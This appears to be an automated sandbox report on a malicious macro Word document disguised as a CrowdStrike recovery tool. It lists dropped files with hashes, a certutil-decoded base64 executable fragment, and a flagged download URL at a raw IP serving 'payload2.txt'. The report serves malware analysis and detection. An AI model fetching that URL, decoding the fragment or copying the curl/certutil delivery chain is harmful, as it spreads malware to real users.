http://https://curl.se/docs/http-cookies.html#	curl.exe	false	• Avira URL Cloud: safe	unknown
http://https://curl.se/docs/sslcerts.html	curl.exe, curl.exe, 00000016.00000000.519432085.00 0000013F35E000.00000002.00000001.0100000 0.00000004.sdmp, curl.exe, 00000016.0000 0002.523222110.000000013F35F000.00000002 .00000001.01000000.00000004.sdmp, curl.exe.4.dr	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://172.104.160.126:8099/payload2.txt	curl.exe, 00000016.00000002.523173521.000000000070000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://curl.se/docs/sslcerts.htmlcurl	curl.exe	false	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
172.217.168.14	sb-ssl.l.google.com	United States		15169	GOOGLEUS	false
239.255.255.250	unknown	Reserved		unknown	unknown	false
142.250.203.100	www.google.com	United States		15169	GOOGLEUS	false

General Information

Joe Sandbox version:	40.0.0 Tourmaline
Analysis ID:	1478411
Start date and time:	2024-07-22 15:50:15 +02:00
Joe Sandbox product:	CloudBasic
Overall analysis duration:	0h 5m 56s
Hypervisor based Inspection enabled:	false
Report type:	light
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	25
Number of new started drivers analysed:	2
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • GSI enabled (VBA) • AMSI enabled

Analysis Mode:	default
Analysis stop reason:	Timeout
Sample name:	New_Recovery_Tool_to_help_with_CrowdStrike_issue_impacting_Windows.docm
Detection:	MAL
Classification:	mal88.expl.evad.winDOCM@51/26@4/3
EGA Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .docm • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Attach to Office via COM • Browse link: https://go.microsoft.com/fwlink/?linkid=2280386 • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, vga.dll, WMIADAP.exe, conhost.exe
- Excluded IPs from analysis (whitelisted): 172.217.168.3, 173.194.79.84, 172.217.168.46, 34.104.35.123, 184.28.89.167, 184.30.24.206, 142.250.203.99
- Excluded domains from analysis (whitelisted): accounts.google.com, clientservices.googleapis.com, e11290.dspg.akamaiedge.net, clients2.google.com, go.microsoft.com, dlc-shim.trafficmanager.net, e12671.dscd.akamaiedge.net, edgedl.me.gvt1.com, download.microsoft.com.edgekey.net, main.dl.ms.akadns.net, go.microsoft.com.edgekey.net, update.googleapis.com, download.microsoft.com, clients.l.google.com
- Execution Graph export aborted for target curl.exe, PID 2432 because there are no executed function
- Execution Graph export aborted for target curl.exe, PID 3136 because there are no executed function
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size exceeded maximum capacity and may have missing disassembly code.
- Report size getting too big, too many NtQueryValueKey calls found.
- VT rate limit hit for: New_Recovery_Tool_to_help_with_CrowdStrike_issue_impacting_Windows.docm

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\41D51BF0.jpg

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	JPEG image data, Exif standard: [TIFF image data, little-endian, direntries=6, orientation=upper-left, xresolution=86, yresolution=94, resolutionunit=2], baseline, precision 8, 841x744, components 3
Category:	dropped
Size (bytes):	74268
Entropy (8bit):	7.9444839660162145
Encrypted:	false
SSDEEP:	1536:KJJ9JA6k9NJBwEQVuIeFVfm5iQmeDDRx/XBdRbX1o/:KJJ/uBw0FV+5iQmeBx/xdRbX1o/
MD5:	45C59288E77195B7C14579CD59717986
SHA1:	AEF3C27DB85493C0E85CAD04E301C092640E7684
SHA-256:	C4AFC369DC15759D81E8563052CFDA5D04EF6B7F76177EB01AA4C2695CB1486F
SHA-512:	7B1F375175780FC5864FA67C1CE64A885B471678EF2D966B00107AE3FBC1649EDE1388BC5F382A002105FC2F624DA230C64D21F005DA79D4EE9B7C20B5764BD
Malicious:	false
Preview:	......Exif..II*.....V.....^...(.....i.....f.....H.....0210.....0100.....I.....ICC_PROFILE.....lcms.0..mntrRGB XYZ .....acspMSFT....lcms.....-lcms.....dmnd.....jdesc.....hdmdd.....hwtpt...P....rXYZ...d....bXYZ...x....gXYZ.....rTRC .....gTRC.....bTRC.....chrm.....$cprt.....!desc.....lcms generated .....desc.....sRGB..... .....desc.....sRGB.....XYZ .....=.....XYZ .....o...8.....XYZ .....$.....XYZ .....b.....curv.... .....#.(.-.2.7.;.@.E.J.O.T.Y.^.c.h.m.r.w.|.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\B853177E.jpg

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	JPEG image data, Exif standard: [TIFF image data, little-endian, direntries=6, orientation=upper-left, xresolution=86, yresolution=94, resolutionunit=2], baseline, precision 8, 841x518, components 3
Category:	dropped
Size (bytes):	79621
Entropy (8bit):	7.949654755512444
Encrypted:	false
SSDEEP:	1536:EJJt5rmggmHt1zVpigR5lV4Bj1yh0/fakUhx4ZnfO8gf:EJJ3mg9/zVpigR5lw1HabP4ZfOx
MD5:	54A07C35DADB508F554F0ED25AA155B3
SHA1:	84FAC4D81E2AF4E920E4971F8A5D53AC4A8C6BDA
SHA-256:	94EE01362EE9EE7E61A1A62BD197CFF851A64B1DE02AAFE24C1E0A464E4A6036
SHA-512:	D9550DA2511C031F863C6DBDBEBE09E58E3DB74BC7EB564BF7667F8C8F12A55C155092074EDC2FF66AEA6AB7EF630E6625D7F50B68F4EF3215858A407F5320E 1
Malicious:	false
Preview:	......Exif..II*.....V.....^...(.....i.....f.....H.....0210.....0100.....I.....ICC_PROFILE.....lcms.0..mntrRGB XYZ .....acspMSFT....lcms.....-lcms.....dmnd.....jdesc.....hdmdd.....hwtpt...P....rXYZ...d....bXYZ...x....gXYZ.....rTRC .....gTRC.....bTRC.....chrm.....$cprt.....!desc.....lcms generated .....desc.....sRGB..... .....desc.....sRGB.....XYZ .....=.....XYZ .....o...8.....XYZ .....$.....XYZ .....b.....curv.... .....#.(.-.2.7.;.@.E.J.O.T.Y.^.c.h.m.r.w.|.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C2E26567.jpg

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	JPEG image data, Exif standard: [TIFF image data, little-endian, direntries=6, orientation=upper-left, xresolution=86, yresolution=94, resolutionunit=2], baseline, precision 8, 838x340, components 3
Category:	modified
Size (bytes):	44995
Entropy (8bit):	7.9304820357792645
Encrypted:	false
SSDEEP:	768:QYytYytYyziJ6D4TnrTn8zbDRrjzQLpFDSsgwpfw+6+i:QJJXiJ6DYrkLQ1Fhdpo+6+i
MD5:	D76D9D62CD9BDB3201F8B08A60DDD681
SHA1:	A0A5A65424C08AD3C165B72DCC790F5682149DA2
SHA-256:	5B00B1362C95117CC1FBD59F3248ACF3F4DFE6F86D11999ECDEE9458F04E17E9
SHA-512:	2890D8218157B84D477D48772DE2FF81CE363EF3A1535CA5D3E2AEE48381EAD18C59827E944E127EED0412F317B9825CBB5AEF9CFAD953B0F20F8D720B10B12 1
Malicious:	false
Preview:	......Exif..II*.....V.....^...(.....i.....f.....H.....0210.....0100.....F.....T.....ICC_PROFILE.....lcms.0..mntrRGB XYZ .....acspMSFT....lcms.....-lcms.....dmnd.....jdesc.....hdmdd.....hwtpt...P....rXYZ...d....bXYZ...x....gXYZ.....rTRC .....gTRC.....bTRC.....chrm.....$cprt.....!desc.....lcms generated .....desc.....sRGB..... .....desc.....sRGB.....XYZ .....=.....XYZ .....o...8.....XYZ .....$.....XYZ .....b.....curv.... .....#.(.-.2.7.;.@.E.J.O.T.Y.^.c.h.m.r.w.|.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\FB640B31.jpg	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	JPEG image data, Exif standard: [TIFF image data, little-endian, direntries=6, orientation=upper-left, xresolution=86, yresolution=94, resolutionunit=2], baseline, precision 8, 837x754, components 3
Category:	dropped
Size (bytes):	66364
Entropy (8bit):	7.930881392262679
Encrypted:	false
SSDEEP:	768:UYytYytYy/OGTWD1qufcR9kyKfMhzEQnsi0Bm4/eevUAGEdUBS00dWX4VLZG:UJJLOGxJDiUiQnR6m4WAUEdUkgXM1G
MD5:	FA62B61B2E012E56787AD09FF660B32A
SHA1:	32F29245140B72BD99D4C42408EDA9DFE4F088CC
SHA-256:	643C921D41C123EB27A5BED51AF0F611EA7ECB4EFD3A5FA34DE8FFBC8F5781FD
SHA-512:	FB7145BAC331C9A246C49D1E9854398CF65DF6B023BC0E3448A10A4759FB6DA8D60D90316E29991FDE559D0E43A1D5BB5EA3D5837F284DEA3B9EED0143A1D3B6
Malicious:	false
Preview:	......Exif..II*.....V.....^...(.....i.....f.....H.....0210.....0100.....E.....ICC_PROFILE.....lcms.0..mntrRGB XYZ .....acspMSFT....lcms.....-lcms.....dmnd.....jdesc.....hdmdd.....hwtpt...P....rXYZ...d....bXYZ...x....gXYZ.....rTRC .....gTRC.....bTRC.....chrm.....$cprt.....!desc.....lcms generated .....desc.....sRGB..... .....desc.....sRGB.....XYZ .....=.....XYZ .....o...8.....XYZ .....$.....XYZ .....b.....curv.... .....#.(.-.2.7.;.@.E.J.O.T.Y.^.c.h.m.r.w.|.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRC0000.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Microsoft Word 2007+
Category:	dropped
Size (bytes):	20515
Entropy (8bit):	7.469835486287775
Encrypted:	false
SSDEEP:	384:Pjl/SU5NrbWwV+A9QG6F7//oMaoNy3aPWPOzROejkIQMAPZU:LrPlo1k3aPWPONjkIFAK
MD5:	747F920591F171BA793209DB3BFD8A21
SHA1:	BCF601F9500A6B5C20DB101840F4288D685FC57D
SHA-256:	74C3C074A163990B2E25692F8656F2232B9D4B07D0B34FE7A3F40127F6838CF3
SHA-512:	0D37436D7BF6BF640377525F7E2E926929B64C5D31686B4CF69083CCCDF53AC4F85F98BF380D49DE9B585055237FA9156D696C81081B676364771F2415790683
Malicious:	false
Preview:	PK.....!.+:.P.....[Content_Types].xml ...(..... .....n.0.E.....D...(,g..6@]t.#.._.0..}.....QM.I..1....5...YS.@D.].....I..[....k..U..S.x.-.....7..6.V..e...'.Qn..I|.Go:..Ht..<.y%....f.....Ku..I1....6.Z...=I.... ..0{.L.`...H..S.\.CC..op...#..O:.7....Si.VP]....K...G...rh.....$....BF.t..Z.y.]O..+...,..{.j.uZ...qB...i..i.....t.,..$-my.{...q7H..JL..{P.E..../Fq$>...FX.)...b...k..E.Ni..0C..^.P..7z`.....E<.....)...G.]....9./.....g...I4...g....<eI[."..4m.?.6.q..k

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRC0001.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Microsoft Word 2007+
Category:	dropped
Size (bytes):	250145
Entropy (8bit):	**7.9935463566733125**
Encrypted:	**true**
SSDEEP:	6144:m00BJM20XF07Jtd0YPFKGTFHLYwgNkSagBRK3WJMLtFqFk06TOOp7uuVZpVPvG:wBJUXydtdfogBLngNMVG6xFqJ6TOOdur
MD5:	891E6C7EC5DE6384509564D8A0DEDECF
SHA1:	187994C9D8A21DD977473EF8E7A6EF4C7F2EAE52
SHA-256:	1E224B11854CE62115305CE613169DAD1C4AA59D35C8482E979532ADCA124A10
SHA-512:	27D6EF69B33A4F363E3D939EA4988A477B09F40401FF7645A6D7AA2ABDB9F7AD329C6A70B50996F27789164E5E2E4A41C12B3BACD2FB2B4EAC9486C00AD4D7E8
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	PK..-.....!..am.....[Content_Types].xml.....n.0.....D...(,...6@. W.Z.t...k'~..-Eh..tj.b.".Y.....Yw..|P.I^.X.F.Z..d..../,.(L-:k.d;..z....~. d.6.d+D... W.E(..C+..Z ..-wB. .-.O..g..A0.cd.....0.}..}.J..}..E....:%..2...!.M.$..J.y.....[...L..f.= ..D.....R....r.6.p.+....Oj.W5dw....i.....M..8f8.()F....[#..hU(s.r....(.a6(...&.....AS.].....w`.m.F.xT.....{.9o%.@8..# :."..p..=7m..$.".@NFx...d)..'.4..8E7Ft2..z../.d.....z..} .8....N.@...=.$..c..s?....Q.....;i....>.>..[..{...}....9...,.. ..PK..-.....!..U~.....\_rels/.rels.....MK.1....!.;.*"..^D.Md.. C2.....(.....3y..3C....+.4xW..(A.....yX.JB....Wp.....b..#InJ.....*.E..b.=[J....M.%...a .B..,o0.f@=a... n.....o.A..;.N.<...v..".e...b.R...1..R.EF..7Z.n...hY..j.y..#1'.<....7..... .9m.....3...Y.. ..PK..-.....!.qq.....word/document.xml....m.....2(.....}.n.....^.-.N.3I QT.M..hw.9@..E...S$./.}...;.... .G.'..*R..v.@-+.A

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{3AA38F7F-7D95-4F50-A501-E291FEC70BAA}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	70144
Entropy (8bit):	4.6310420804504275
Encrypted:	false
SSDEEP:	384:xtT+CeCz8l15lZzNKY235JzN0jyLUt3EN+DCz8l15lZzNKY235JzPN0jyL:aCa/lZzNj235lNdOCa/lZzNj235l1d
MD5:	7911062030D6DA09593877F2B52686EC
SHA1:	04AA8A751201A7373844A0AD9CA64403FADE98DA
SHA-256:	5D9BF8B45FB2E025C833D6A12BF29CC1C7F3DE7315E57A893354C826BD5A0207
SHA-512:	162008F9523744C2DF75E2B74CAC7AE034F79E2E2EC35A8337E0CDD2393A09E8F4B711DB5E844A362917C9000DF420F1B82A9C46F55D7315D1274E9F3DD8033
Malicious:	false
Preview:	.....>..... .....>... D.....?...@...A...B...C...E. ..~.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{68411966-DD48-4946-AB3B-864E53BCEEA6}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	81920
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	030A4F48DC8DB0956ADD25994004E5CA
SHA1:	D81C6AFAF95FA3886685DF4F9F7D93F4F403226C
SHA-256:	FA569E2360C540E6280E34A4627516770F1A5F34D81D35689334A99CC1013357
SHA-512:	9B844A86C0995A64A9CF163BCB58B8B1F2302E65B03CF5D90445078B0DBA11C687BBE1D94B81DB5EF52651BCC5D0B39EBFED9940D416E05A35330C17BF1E6D 68
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{77F4CEDD-379A-4366-B898-F427EB19A4D4}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Targa image data - Map 6 x 7 x 8 +4 +5 "\011"
Category:	dropped
Size (bytes):	41984
Entropy (8bit):	3.6661534757164875
Encrypted:	false
SSDEEP:	768:GxRM3+y24Zwkvp1RkxOlvMILjnOojy1TRUS7V8iOuCDSe3fsM8pp3:GxW3+54Kkvp1RkxOlvfPnOojGV8juCDG
MD5:	6156FD728E0A9488C31DF5BBC8F844BF
SHA1:	16B20A75C6113409F1E78A1B66B1E2B647713DE2
SHA-256:	07C1401BCA0B13228AFF72314F6247F60A105492B695E817EE2A784643644DA5
SHA-512:	0A56DC6F0193CE70F4DC0876FCBE7ABC53D23F8A5C80032C68F49856A16B64B3B2E4B5BBAFA384FF57F0A586A484DB1464EE65EC5454BA64DB5E23AF1B3A9 A13
Malicious:	false
Preview:	..... .!."#.$.%.&.'.(.).*.+.,.-./.0.1.2.3.4.5.6.7.8.9.:.;.<.=.>.....A.s. .a. .f.o.l.l.o.w.-.u.p. .t.o. .t.h.e. .C.r.o.w.d.S.t.r.i.k.e. .F.a.l.c.o.n. .a.g.e.n.t. .i.s.s.u.e. .i.m.p.a.c.t.i.n.g. .W.i.n.d.o.w.s. .c.l.i.e.n.t.s. .a.n.d. .s.e.r.v.e.r.s.,. .M.i.c.r.o.s.o.f.t. .h.a.s. .r.e.l.e.a.s.e.d. .a.n...u.p.d.a.t.e.d...r.e.c.o.v.e.r.y. .t.o.o.l. .w.i.t.h. ..t.w.o. .r.e.p.a.i.r. .o.p.t.i.o.n.s...t.o. .h.e.l.p. .I.T. .a.d.m.i.n.s. .....X.....$...(.....$...(..... ..... .$..&..F...d.....d...d.-D..M.....[$.\$.a$.gdK.e.....$.-D..M...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{9512A27C-373D-4C6D-8C25-ECB66CCA249E}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581

Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28E A4
Malicious:	false
Preview:	.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{CD9FBDB6-0620-4DF5-9AD1-8E60378C9E3C}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28E A4
Malicious:	false
Preview:	.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{DE15C295-F256-4A62-9AAC-9DBFCAB88B20}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Targa image data - Map 6 x 7 x 8 +4 +5 "\011"
Category:	dropped
Size (bytes):	41984
Entropy (8bit):	3.6661534757164875
Encrypted:	false
SSDEEP:	768:GxRM3+y24Zwkvp1RkxOIvMILjnOojy1TRUS7V8iOuCDSe3fsM8pp3:GxW3+54Kkvp1RkxOIvfPnOojGV8juCDG
MD5:	6156FD728E0A9488C31DF5BBC8F844BF
SHA1:	16B20A75C6113409F1E78A1B66B1E2B647713DE2
SHA-256:	07C1401BCA0B13228AFF72314F6247F60A105492B695E817EE2A784643644DA5
SHA-512:	0A56DC6F0193CE70F4DC0876FCBE7ABC53D23F8A5C80032C68F49856A16B64B3B2E4B5BBAFA384FF57F0A586A484DB1464EE65EC5454BA64DB5E23AF1B3A9 A13
Malicious:	false
Preview:	..... .!."#.$.%.&.'.(.).*.+.,.-.../.0.1.2.3.4.5.6.7.8.9.:.;.<.=.>.....A.s. .a. .f.o.l.l.o.w.-.u.p. .t.o. .t.h.e. .C.r.o.w.d.S.t.r.i.k.e. .F.a.l.c.o.n. .a.g.e.n.t. .i.s.s.u.e. .i.m.p.a.c.t.i.n.g. .W.i.n.d.o.w.s. .c.l.i.e.n.t.s. .a.n.d. .s.e.r.v.e.r.s.,. .M.i.c.r.o.s.o.f.t. .h.a.s. .r.e.l.e.a.s.e.d. .a.n...u.p.d.a.t.e.d...r.e.c.o.v.e.r.y. .t.o.o.l. .w.i.t.h. ..t.w.o. .r.e.p.a.i.r. .o.p.t.i.o.n.s...t.o. .h.e.l.p. .I.T. .a.d.m.i.n.s. .....X.....$...(.....$...(..... ..... .$..&..F...d.....d...d.-D..M.....[$.\$.a$.gdK.e.....$.-D..M...

C:\Users\user\AppData\Local\Temp\curl.exe

Process:	C:\Windows\System32\xcopy.exe
File Type:	PE32+ executable (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	530944
Entropy (8bit):	6.426002179912066
Encrypted:	false
SSDEEP:	12288:fY/9QPTCgxPjg26sSS4x0WZ40lNYgBOJDN3NlhBATWStJ:geLCY0mSSxWG0lN1O7rA6StJ
MD5:	EAC53DDAFB5CC9E780A7CC086CE7B2B1
SHA1:	C9ECDE4DE3C60F99C69BBCA4332F4162E0BF252F
SHA-256:	D76D08C04DFA434DE033CA220456B5B87E6B3F0108667BD61304142C54ADDBE4

SHA-512:	1B04B40D36B6CDCB805C720341A21885594B9C7BAEAD0A6CC56E7F6CC1ACDFDB2522C12276B0973EAF2911A6D2A105DEFC27D48E574A6F87A11BFACCACF6E3F
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1.{MPq(MPq(MPq(+?.(FPq(.%t)kPq(.%u)BPq(.%r)GPq(D(.(.Pq(>2p)DPq(MPp(.Pq(.%y).Pq(.%.(LPq(.%s)LPq(RichMPq(.....PE..d...J.~b.....".....\.....@.....`.....[....`.....H...4.....@..@.....(.....P.....T.....8.....text..... ..`.rdata.....@..@.data...`.....@....pdata...(.....*.....@..@_RDATA.....0.....@..@.rsrc...@....@.....@..@.reloc.....P.....@..B.....

C:\Users\user\AppData\Local\Temp\curl.txt

Process:	C:\Windows\System32\certutil.exe
File Type:	PEM certificate
Category:	dropped
Size (bytes):	730108
Entropy (8bit):	5.445175115010181
Encrypted:	false
SSDEEP:	12288:sbWG2aZxq0mOWBsfuZ6/D7ilVVMvk43mw:siG2RvOWB8ui7kVVEB
MD5:	6CD8C188A2B0A5A11B2F02648B675874
SHA1:	11F8F207DA2F2B64E8A978B37BC091DA25B380C4
SHA-256:	B27A847F5059294E8E6F9C8B939C0437173C73E0194CF03CDCE4092A025B0C8F
SHA-512:	8C83E985C44F63E382CCFE64662D3E54137A4ADE7C0EE9BC409095F0631D471BFEF7A00FB8E6073CAFDD9ACAA8E241BACEC934AE1430728749002882D2BE366B
Malicious:	**true**
Preview:	-----BEGIN CERTIFICATE-----..TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..AAAAAAAAAAAAAAAA8AAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5v..dCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAAAAJMR97TVBxKE1QcShNUHEo..Kz+MKEZQcSgfJXQpa1BxKB8ldSlCUHEoHyVyKUdQcShEKOloAVBxKD4ycCIEUHEo..TVBwKKVQcSiMJXkp3FBxKIwljihMUHEojCVzKUxQcShSaWNoTVBxKAAAAAAAAAAA..UEUAAGSGBwBKtn5iAAAAAAAAAADwACIACwIOHQDIBQAAXAIAAAAAABC3BQAAEAAA..AAAAQAEAAAAAEAAAAAIAAAYAAAAAAAAABgAAAAAAAAAAYAgAAAQAAFsXCQADAGDB..AAAQAAAAAAAAEAAAAAAAAAAAEAAAAAAAABAAAAAAAAAAAAAAAEAAAAAAAAAAAAA..SMoHADQDAAAAQAgAQAcAAAAACACYKAAAAAAAAAAAAAAAAUAgA8A8AAICjBwBUAAAA..AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA4KMHADgBAAAAAAAAAAAAAADgBQAQCAAA..AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAALnRleHQAAAAAxwUAABAAAADIBQAABAAA..AAAAAAAAAAAAAAAAIAAAYC5yZGF0YQAAjAcCAADgBQAACAIAAMwFAAAAAAAAAAAA..AAAAAEAAAEAuZGF0YQAAAGAPAAAA8AcAAAIAAADUBwAAAAAAAAAAAAAAAABAAADA..LnBkYXRhAACYKAAAAAAIAAAqAAAA1gcAAAAAAAAAAAAAAAAAQAAAQF9SREFUQQAA../AAAAAAwCAAAAgAAAAAIAAAAAAAAAAAAAAAAAAAAEAAAEAucnN

C:\Users\user\AppData\Local\Temp\msoAB8B.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	GIF image data, version 89a, 15 x 15
Category:	dropped
Size (bytes):	663
Entropy (8bit):	5.949125862393289
Encrypted:	false
SSDEEP:	12:PlrojAxh4bxdtT/CS3wkxWHMGBJg8E8gKVYQezuYEecp:trPsTTaWKbBCgVqSF
MD5:	ED3C1C40B68BA4F40DB15529D5443DEC
SHA1:	831AF99BB64A04617E0A42EA898756F9E0E0BCCA
SHA-256:	039FE79B74E6D3D561E32D4AF570E6CA70DB6BB3718395BE2BF278B9E601279A
SHA-512:	C7B765B9AFBB9810B6674DBC5C5064ED96A2682E78D5DFFAB384D81EDBC77D01E0004F230D4207F2B7D89CEE9008D79D5FBADC5CB486DA4BC43293B7AA878041
Malicious:	false
Preview:	GIF89a....w..!..MSOFFICE9.0.....sRGB.....!..MSOFFICE9.0.....msOPMSOFFICE9.0Dn&P3.!..MSOFFICE9.0.....cmPPJCmp0712.....!.....,.....'..;..b...RQ.xx.....,+.....yy..;..b.....qp.bb.....uv.ZZ.LL.....xw.jj.NN.A@....zz.mm.^_.....yw.....yx.xw.RR.,*.++.....8....>.....4567...=..../0123.....<9:.()*+,-.B.@...."#$%&'..... !.....C.?....A;<...HT(..;

C:\Users\user\AppData\Local\Temp\msoAFEE.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	GIF image data, version 89a, 15 x 15
Category:	dropped
Size (bytes):	663
Entropy (8bit):	5.949125862393289
Encrypted:	false
SSDEEP:	12:PlrojAxh4bxdtT/CS3wkxWHMGBJg8E8gKVYQezuYEecp:trPsTTaWKbBCgVqSF
MD5:	ED3C1C40B68BA4F40DB15529D5443DEC
SHA1:	831AF99BB64A04617E0A42EA898756F9E0E0BCCA
SHA-256:	039FE79B74E6D3D561E32D4AF570E6CA70DB6BB3718395BE2BF278B9E601279A

SHA-512:	C7B765B9AFBB9810B6674DBC5C5064ED96A2682E78D5DFFAB384D81EDBC77D01E0004F230D4207F2B7D89CEE9008D79D5FBADC5CB486DA4BC43293B7AA878041
Malicious:	false
Preview:	GIF89a....w..!..MSOFFICE9.0.....sRGB.....!..MSOFFICE9.0.....msOPMSOFFICE9.0Dn&P3.!..MSOFFICE9.0.....cmPPJCmp0712.....!.....,.....'..;..b...RQ.xx.....,+.....yy..;..b.....qp.bb.....uv.ZZ.LL.....xw.jj.NN.A@....zz.mm.^_.....yw.....yx.xw.RR.,*.++.....8....>.....4567...=..../0123.....<9:.()*+,-.B.@....'#$%&'..... !.....C.?....A;<...HT(..;

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\New_Recovery_Tool_to_help_with_CrowdStrike_issue_impacting_Windows.LNK

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Fri Aug 11 15:42:13 2023, mtime=Fri Aug 11 15:42:13 2023, atime=Mon Jul 22 12:51:17 2024, length=250145, window=hide
Category:	dropped
Size (bytes):	1299
Entropy (8bit):	4.58294566129774
Encrypted:	false
SSDEEP:	24:83C1z/XT4lopZGYcPxD/juxNeMuYZscPxD/juvDv3q8k7N:8sz/XTk8HclWVuYZsclp8iN
MD5:	8080A08A9762D4028FCFCD91E287A9A6
SHA1:	DCF3276796F1F251023389829C817EEF32BE9771
SHA-256:	9A68761F2A1D1574751C6C3E59C30A8BB361102A2F17F0F9F54133A1992CE3DD
SHA-512:	7DC5A94218F8042B645EB906324F56ADE093E4D6EFFD5E09E80062E39AFC1CCDBBE32CB7E26398714CA2D61E305A013F34A26B78656CB1AE869135245497709A
Malicious:	false
